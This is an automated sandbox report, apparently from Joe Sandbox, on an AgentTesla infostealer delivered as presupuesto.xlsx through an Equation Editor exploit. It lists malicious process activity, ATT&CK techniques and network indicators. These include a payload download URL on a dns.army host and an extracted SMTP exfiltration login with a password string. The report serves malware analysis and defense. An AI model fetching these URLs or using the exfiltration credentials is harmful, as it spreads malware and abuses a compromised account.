ID: 385364
Sample Name: presupuesto.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 11:27:25
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report presupuesto.xlsx 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Threatname: Agenttesla 4
Yara Overview 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
System Summary: 5
Signature Overview 5
AV Detection: 5
Exploits: 5
Networking: 5
System Summary: 6
Boot Survival: 6
Malware Analysis System Evasion: 6
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
Contacted IPs 10
Public 10
General Information 10
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 12
IPs 12
Domains 13
ASN 13
JA3 Fingerprints 14
Dropped Files 14
Created / dropped Files 14
Static File Info 20
General 20
File Icon 21
Static OLE Info 21
General 21

OLE File "presupuesto.xlsx" 21
Indicators 21
Streams 21
Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64 21
General 21
Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112 21
General 21
Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200 21
General 21
Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76 22
General 22
Stream Path: EncryptedPackage, File Type: data, Stream Size: 399544 22
General 22
Stream Path: EncryptionInfo, File Type: data, Stream Size: 224 22
General 22
Network Behavior 22
Snort IDS Alerts 22
Network Port Distribution 23
TCP Packets 23
UDP Packets 24
DNS Queries 25
DNS Answers 25
HTTP Request Dependency Graph 26
HTTP Packets 26
HTTPS Packets 27
Code Manipulations 27
Statistics 27
Behavior 27
System Behavior 27
Analysis Process: EXCEL.EXE PID: 1036 Parent PID: 584 27
General 27
File Activities 28
File Written 28
Registry Activities 28
Key Created 28
Key Value Created 28
Analysis Process: EQNEDT32.EXE PID: 2536 Parent PID: 584 29
General 29
File Activities 29
Registry Activities 29
Key Created 29
Analysis Process: vbc.exe PID: 2684 Parent PID: 2536 29
General 29
File Activities 30
File Read 30
Analysis Process: vbc.exe PID: 3000 Parent PID: 2684 30
General 30
File Activities 31
File Read 31
Disassembly 31
Code Analysis 31


Analysis Report presupuesto.xlsx

Overview

General Information

Sample Name:	presupuesto.xlsx
Analysis ID:	385364
MD5:	3e12d73850e8d9..
SHA1:	85538a2279ad0a..
SHA256:	be48e27318c1fa7.
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains very larg…
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…
- Office equation editor drops PE file
- Office equation editor starts process…
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1036 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2536 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2684 cmdline: 'C:\Users\Public\vbc.exe' MD5: D5A549B16706948E4355EB89A93CEDEB)
    - vbc.exe (PID: 3000 cmdline: C:\Users\Public\vbc.exe MD5: D5A549B16706948E4355EB89A93CEDEB)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "contato@oucabem.com.brz6~Rhjss*B0}smtp.oucabem.com.br"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2151714670.00000000230A000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000005.00000002.2344911183.00000000230000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.2344911183.00000000230000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.2344473049.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.2345021459.00000000024 0E000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 6 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.vbc.exe.3366550.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
5.2.vbc.exe.400000.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.2.vbc.exe.3366550.4.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	


Sigma Overview

System Summary:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

.NET source code contains very large array initializations

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Masquerading 1 1 1	OS Credential Dumping 2	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	Credentials in Registry 1	Security Software Discovery 2 1 1	Remote Desktop Protocol	Archive Collected Data 1 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1 3 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Virtualization/Sandbox Evasion 1 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicat

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 1 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
presupuesto.xlsx	33%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

Source	Detection	Scanner	Label	Link
fqe.short.gy	0%	Virustotal		Browse
mail.ita.locaweb.com.br	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://d2rIi4JlBhFsgbEW3nM.com	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://smtp.oucabem.com.br	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://epVtFD.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://mail.ita.locaweb.com.br	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://surestdysbonescagecv.dns.army/documenpt/svchost.exe	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
surestdysbonescagecv.dns.army	103.153.76.181	true	true		unknown
fqe.short.gy	52.59.165.42	true	false	• 0%, Virustotal, Browse	unknown
mail.ita.locaweb.com.br	191.252.112.194	true	false	• 0%, Virustotal, Browse	unknown
smtp.oucabem.com.br	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://surestdysbonescagecv.dns.army/documenpt/svchost.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://d2rIi4JlBhFsgbEW3nM.com	vbc.exe, 00000005.00000002.2345021459.000000000240E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://smtp.oucabem.com.br	vbc.exe, 00000005.00000002.2345096195.00000000024A6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	vbc.exe, 00000005.00000002.2344911183.0000000002361000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	vbc.exe, 00000005.00000002.2344911183.0000000002361000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	vbc.exe, 00000005.00000002.2346417660.0000000005B80000.00000002.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	vbc.exe, 00000005.00000002.2344911183.0000000002361000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://epVtFD.com	vbc.exe, 00000005.00000002.2344911183.0000000002361000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org%GETMozilla/5.0	vbc.exe, 00000005.00000002.2344911183.0000000002361000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://mail.ita.locaweb.com.br	vbc.exe, 00000005.00000002.2345096195.00000000024A6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.%s.comPA	vbc.exe, 00000005.00000002.2346417660.0000000005B80000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.2151684455.00000000022C1000.00000004.00000001.sdmp	false		high
http://https://api.ipify.org%	vbc.exe, 00000005.00000002.2344998147.00000000023E8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	vbc.exe, 00000004.00000002.2151905175.00000000032C9000.00000004.00000001.sdmp, vbc.exe, 00000005.00000002.2344473049.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	vbc.exe, 00000004.00000002.2151714670.000000000230A000.00000004.00000001.sdmp	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.59.165.42	fqe.short.gy	United States		16509	AMAZON-02US	false
103.153.76.181	surestdysbonescagecv.dns.army	unknown		134687	TWIDC-AS-APTWIDCLimitedHK	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385364

Start date:	12.04.2021
Start time:	11:27:25
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	presupuesto.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSX@6/20@6/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.3% (good quality ratio 0.1%) • Quality average: 19.6% • Quality standard deviation: 30%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 192.35.177.64, 2.20.142.210, 2.20.142.209, 205.185.216.42, 205.185.216.10 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, apps.digsigtrust.com, ctldl.windowsupdate.com, a767.dscg3.akamai.net, cds.d2s7q6s2.hwcdn.net, apps.identrust.com, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:27:57	API Interceptor	69x Sleep call for process: EQNEDT32.EXE modified
11:28:03	API Interceptor	782x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
52.59.165.42	remittance info.xlsx	Get hash	malicious	Browse	
	Required Order Quantity.xlsx	Get hash	malicious	Browse	
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	
	NEW ORDER.xlsx	Get hash	malicious	Browse	
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	
	http://announcement.smarttechresources.net/track.aspx?6OxJvzbWgtyuD1z1ovZRjhA7oCeMofncfehKrR8LacCTunDd8lIWUsge4AR9zTiorDL1aZ4kAoU=	Get hash	malicious	Browse	
103.153.76.181	PAGO.xlsx	Get hash	malicious	Browse	• wsdysuresbonescagegp.dns.army/documenpt/svchost.exe
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• wsdysuresbonescagegp.dns.army/documenpt/svchost.exe
	PAGO.xlsx	Get hash	malicious	Browse	• suresstdybonescagesc.dns.army/documenpt/svchost.exe
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• suresstdybonescagesc.dns.army/documenpt/svchost.exe
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• wsdysuresbonescageqa.dns.army/documenpt/svchost.exe
	PRESUPUESTO .xlsx	Get hash	malicious	Browse	• surestdysbonescagexc.dns.army/documenpt/svchost.exe
	PAGO.xlsx	Get hash	malicious	Browse	• surestdysbonescagexc.dns.army/documenpt/svchost.exe
	Transf. ppto 310404.xlsx	Get hash	malicious	Browse	• suresstdybonestrands.dns.army/documenpt/svchost.exe?platform=hootsuite
	PAGO.xlsx	Get hash	malicious	Browse	• surestdysboneinterst.dns.army/documenpt/svchost.exe
	N 283.353.xlsx	Get hash	malicious	Browse	• suresbonestdyinterst.dns.army/documenpt/svchost.jpeg
	justification.xlsx	Get hash	malicious	Browse	• suresb1stdyinterstpm.dns.army/receipst/winlog.exe
	Fature.xlsx	Get hash	malicious	Browse	• suresb1stdyinterstpm.dns.army/receipst/winlog.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	5678876567876.xlsx	Get hash	malicious	Browse	• wsdysuresb1interwsnt.dns.army/receipst/winlog.exe
	TACSAL.xlsx	Get hash	malicious	Browse	• suresb1sndyinterconnt.dns.army/receipst/winlog.exe
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• suresb1sndyinterconnt.dns.army/receipst/winlog.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mail.ita.locaweb.com.br	SecuriteInfo.com.W32.MSIL_Kryptik.CYQ.genEldorado.28489.exe	Get hash	malicious	Browse	• 191.252.112.194
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 191.252.112.194
	raNsVi8KRa.exe	Get hash	malicious	Browse	• 191.252.112.194
	PRESUPUESTO .xlsx	Get hash	malicious	Browse	• 191.252.112.194
